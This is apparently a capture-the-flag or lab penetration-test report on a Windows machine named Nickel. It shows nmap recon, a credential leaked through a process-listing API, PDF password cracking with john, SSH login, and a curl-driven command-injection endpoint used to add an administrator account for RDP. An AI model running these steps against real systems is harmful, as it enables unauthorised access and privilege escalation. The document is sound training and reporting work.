report

Report - Nickel

Author: Henry Post
Target: NICKEL
Target IP: 192.168.61.99
Date: 03/24/2026

Executive Summary

This machine, Nickel, was enumerated by `nmap` to have FTP, HTTP, and SSH open.

Port `8089` was running an HTTP server, which leaked a command line process that contained a user credential, `ariah`.

This `ariah` account was used to login via SSH.

From there, we found an endpoint at `127.0.0.0.1?cmd` that allowed us to execute commands under `SYSTEM` authority.

This was used to create a privileged account and get `SYSTEM` level access over RDP.

Recommendations

Protect command line processes and do not disclose this over HTTP.

Disable command execution endpoints like those running on `NICKEL` as it enables command injection.

Do not use passwords for SSH, but use public-private keypairs.

Do not run services as `SYSTEM` level, but a lower privileged account.

Recon

We run `nmap -sS -sV NICKEL`.

```
kali@kali: ~
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV NICKEL
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-24 17:38 +0000
Nmap scan report for NICKEL (192.168.61.99)
Host is up (0.0014s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FileZilla ftpd 0.9.60 beta
22/tcp   open  ssh           OpenSSH for_Windows_8.1 (protocol 2.0)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8089/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.49 seconds

┌──(kali㉿kali)-[~]
└─$ date
Tue Mar 24 05:42:43 PM UTC 2026

┌──(kali㉿kali)-[~]
└─$
```

I notice ports 21 (ftp), and port 8089 (http) and port 22 (ssh) are open.

```
nickel:8089/   http://nickel:8089/
Not Secure  view-source:http://nickel:8089/
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google H

1  <h1>DevOps Dashboard</h1>
2  <hr>
3  <form action='http://169.254.85.99:33333/list-current-deployments' method='GET'>
4  <input type='submit' value='List Current Deployments'>
5  </form>
6  <br>
7  <form action='http://169.254.85.99:33333/list-running-procs' method='GET'>
8  <input type='submit' value='List Running Processes'>
9  </form>
10 <br>
11 <form action='http://169.254.85.99:33333/list-active-nodes' method='GET'>
12 <input type='submit' value='List Active Nodes'>
13 </form>
14 <hr>
```

Visiting `nickel:8089/` in Firefox shows us a few internal APIs.

I sent POST to each endpoint, replacing `169.254.85.99` with Nickel's IP/hostname.

```
curl -X POST http://nickel:33333/list-current-deployments -d "{}"
curl -X POST http://nickel:33333/list-active-nodes -d "{}"
```

```
curl -X POST http://nickel:33333/list-running-procs -d "{}"
```

```
┌──(kali㉿kali)-[~]
└─$ date
Tue Mar 24 05:42:43 PM UTC 2026

┌──(kali㉿kali)-[~]
└─$ curl -X POST http://nickel:33333/list-current-deployments -d "{}"

<p>Not Implemented</p>

┌──(kali㉿kali)-[~]
└─$ curl -X POST http://nickel:33333/list-active-nodes -d "{}"
<p>Not Implemented</p>

┌──(kali㉿kali)-[~]
└─$ curl -X POST http://nickel:33333/list-running-procs -d "{}"


name        : System Idle Process
commandline :

name        : System
commandline :

name        : Registry
commandline :

name        : smss.exe
commandline :
```

Looks like `list-running-procs` gives us a dump.

```
name        : cmd.exe
commandline : cmd.exe C:\windows\system32\DevTasks.exe --deploy
C:\work\dev.yaml --user ariah -p
              "Tm93aXNlU2xvb3BUaGVvcnkxMzkK" --server nickel-dev --protocol
ssh
```

We found base64-encoded password for `ariah` user.

```
kali@kali: ~
Session  Actions  Edit  View  Help
name        : lsass.exe
commandline : C:\Windows\system32\lsass.exe

name        : fontdrvhost.exe
commandline : "fontdrvhost.exe"

name        : fontdrvhost.exe
commandline : "fontdrvhost.exe"

name        : dwm.exe
commandline : "dwm.exe"

name        : powershell.exe
commandline : powershell.exe -nop -ep bypass C:\windows\system32\ws80.ps1

name        : Memory Compression
commandline :

name        : cmd.exe
commandline : cmd.exe C:\windows\system32\DevTasks.exe --deploy C:\work\dev.yaml --user ariah -p
              "Tm93aXNlU2xvb3BUaGVvcnkxMzkkK" --server nickel-dev --protocol ssh

name        : powershell.exe
commandline : powershell.exe -nop -ep bypass C:\windows\system32\ws8089.ps1

name        : powershell.exe
commandline : powershell.exe -nop -ep bypass C:\windows\system32\ws33333.ps1

name        : FileZilla Server.exe
commandline : "C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe"

name        : sshd.exe
commandline : "C:\Program Files\OpenSSH\OpenSSH-Win64\sshd.exe"

name        : VGAuthService.exe
commandline : "C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"
```

Decoding it, we get `NowiseSloopTheory139` for a credential of:

```
ariah
NowiseSloopTheory139
```

We try FTP with that username and password combination.

```
ftp ariah@NICKEL
```

```
┌──(kali㉿kali)-[~]
└─$ ftp ariah@NICKEL
Connected to NICKEL.
220-FileZilla Server 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/
331 Password required for ariah
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> dir
200 Port command successful
150 Opening data channel for directory listing of "/"
-r--r--r-- 1 ftp ftp          46235 Sep 01  2020 Infrastructure.pdf
226 Successfully transferred "/"
ftp> get Infrastructure.pdf
local: Infrastructure.pdf remote: Infrastructure.pdf
200 Port command successful
150 Opening data channel for file download from server of "/Infrastructure.pdf"
100% |***********************************************************| 46235       20.80 MiB/s    00:00 ETA
226 Successfully transferred "/Infrastructure.pdf"
46235 bytes received in 00:00 (20.23 MiB/s)
ftp> exit
221 Goodbye

┌──(kali㉿kali)-[~]
└─$ date
Tue Mar 24 06:21:17 PM UTC 2026
```

We find an encrypted PDF file. We crack it.

```
pdf2john Infrastructure.pdf > Infrastructure.hash
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
john Infrastructure.hash --wordlist=/usr/share/wordlists/rockyou.txt
# password: ariah4168
```

```
┌──(kali㉿kali)-[~]
└─$ pdf2john Infrastructure.pdf > Infrastructure.hash

┌──(kali㉿kali)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz

┌──(kali㉿kali)-[~]
└─$ john Infrastructure.hash --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 4 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:17 13.71% (ETA: 18:34:10) 0g/s 127006p/s 127006c/s 127006C/s BECHAM..BEBE1130
ariah4168        (Infrastructure.pdf)
1g 0:00:01:19 DONE (2026-03-24 18:33) 0.01262g/s 126268p/s 126268c/s 126268C/s ariah4168..ariadne01
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ date
Tue Mar 24 06:39:02 PM UTC 2026

┌──(kali㉿kali)-[~]
└─$
```

The PDF just has this hint:

```
Infrastructure Notes
Temporary Command endpoint: http://nickel/?
Backup system: http://nickel-backup/backup
NAS: http://corp-nas/files
```

"Temporary Command Endpoint". We will revisit this later.

Non-SYSTEM access

We `ssh` with this command:

```
ssh ariah@NICKEL
NowiseSloopTheory139
```

We steal the local flag.

```
ariah@NICKEL C:\Users\ariah\Desktop>type local.txt
c293780b197818c905d363ce58da536e

ariah@NICKEL C:\Users\ariah\Desktop>date
The current date is: Tue 03/24/2026
Enter the new date: (mm-dd-yy)
ariah@NICKEL C:\Users\ariah\Desktop>time
The current time is: 11:42:13.98
Enter the new time:
ariah@NICKEL C:\Users\ariah\Desktop>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.61.99
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.61.254

ariah@NICKEL C:\Users\ariah\Desktop>
```

SYSTEM access

For SYSTEM access, we need to exploit the earlier hint:

```
Temporary Command endpoint: http://nickel/?
```

In our existing ssh shell, we test it.

```
curl http://localhost?whoami
```

```
ariah@NICKEL C:\Users\ariah\Desktop>curl http://localhost?whoami
<!doctype html><html><body>dev-api started at 2026-01-30T23:08:07

        <pre>nt authority\system
</pre>
</body></html>
```

Great.

We use these commands, url-encoded, to create a user who we can RDP as.


```
#To create a user named api with a password of Dork123!
net user api Dork123! /add

#To add to the administrator and RDP groups
net localgroup Administrators api /add
net localgroup 'Remote Desktop Users' api /add

net%20user%20api%20Dork123!%20%2Fadd

net%20localgroup%20Administrators%20api%20%2Fadd

net%20localgroup%20%27Remote%20Desktop%20Users%27%20api%20%2Fadd

curl http://127.0.0.1/?net%20user%20api%20Dork123!%20%2Fadd

curl http://127.0.0.1/?net%20localgroup%20Administrators%20api%20%2Fadd

curl http://127.0.0.1/?
net%20localgroup%20%27Remote%20Desktop%20Users%27%20api%20%2Fadd
```

```
ariah@NICKEL C:\Users\ariah\Desktop>
ariah@NICKEL C:\Users\ariah\Desktop>curl http://127.0.0.1/?net%20user%20api%20Dork123!%20%2Fadd
<!doctype html><html><body>dev-api started at 2026-01-30T23:08:07

        <pre>The command completed successfully.

</pre>
</body></html>
ariah@NICKEL C:\Users\ariah\Desktop>curl http://127.0.0.1/?net%20localgroup%20Administrators%20api%20%2Fad
d
<!doctype html><html><body>dev-api started at 2026-01-30T23:08:07

        <pre>The command completed successfully.

</pre>
</body></html>
ariah@NICKEL C:\Users\ariah\Desktop>curl http://127.0.0.1/?net%20localgroup%20%27Remote%20Desktop%20Users%
27%20api%20%2Fadd
<!doctype html><html><body>dev-api started at 2026-01-30T23:08:07

        <pre>The command completed successfully.

</pre>
</body></html>
ariah@NICKEL C:\Users\ariah\Desktop>
```


Next, we RDP as that user from the attacker machine.

```
xfreerdp /cert:ignore /dynamic-resolution +clipboard /u:'api' /p:'Dork123!'
/v:NICKEL
```


We get an RDP session.



We give ourselves r/w permissions to `C:\Users\Administrator\`.



We steal the SYSTEM flag.


FreeRDP: NICKEL
Recycle Bin
FileZilla Server ...
Microsoft Edge
Desktop
File
Home
Share
View
Local Disk (C:) › Users › Administrator › Desktop
Search Desktop
Quick access
Desktop
Name
Date modified
Type
Size
proof
3/24/2026 10:37 AM
Text Document
1 KB
proof - Notepad
File Edit Format View Help
fe84db572779635570a123ed01c3624e
Ln 1, Col 1
100%
Windows (CRLF)
UTF-8
Network
1 item
1 item selected 34 bytes
No new notifications
Type here to search
11:46 AM
3/24/2026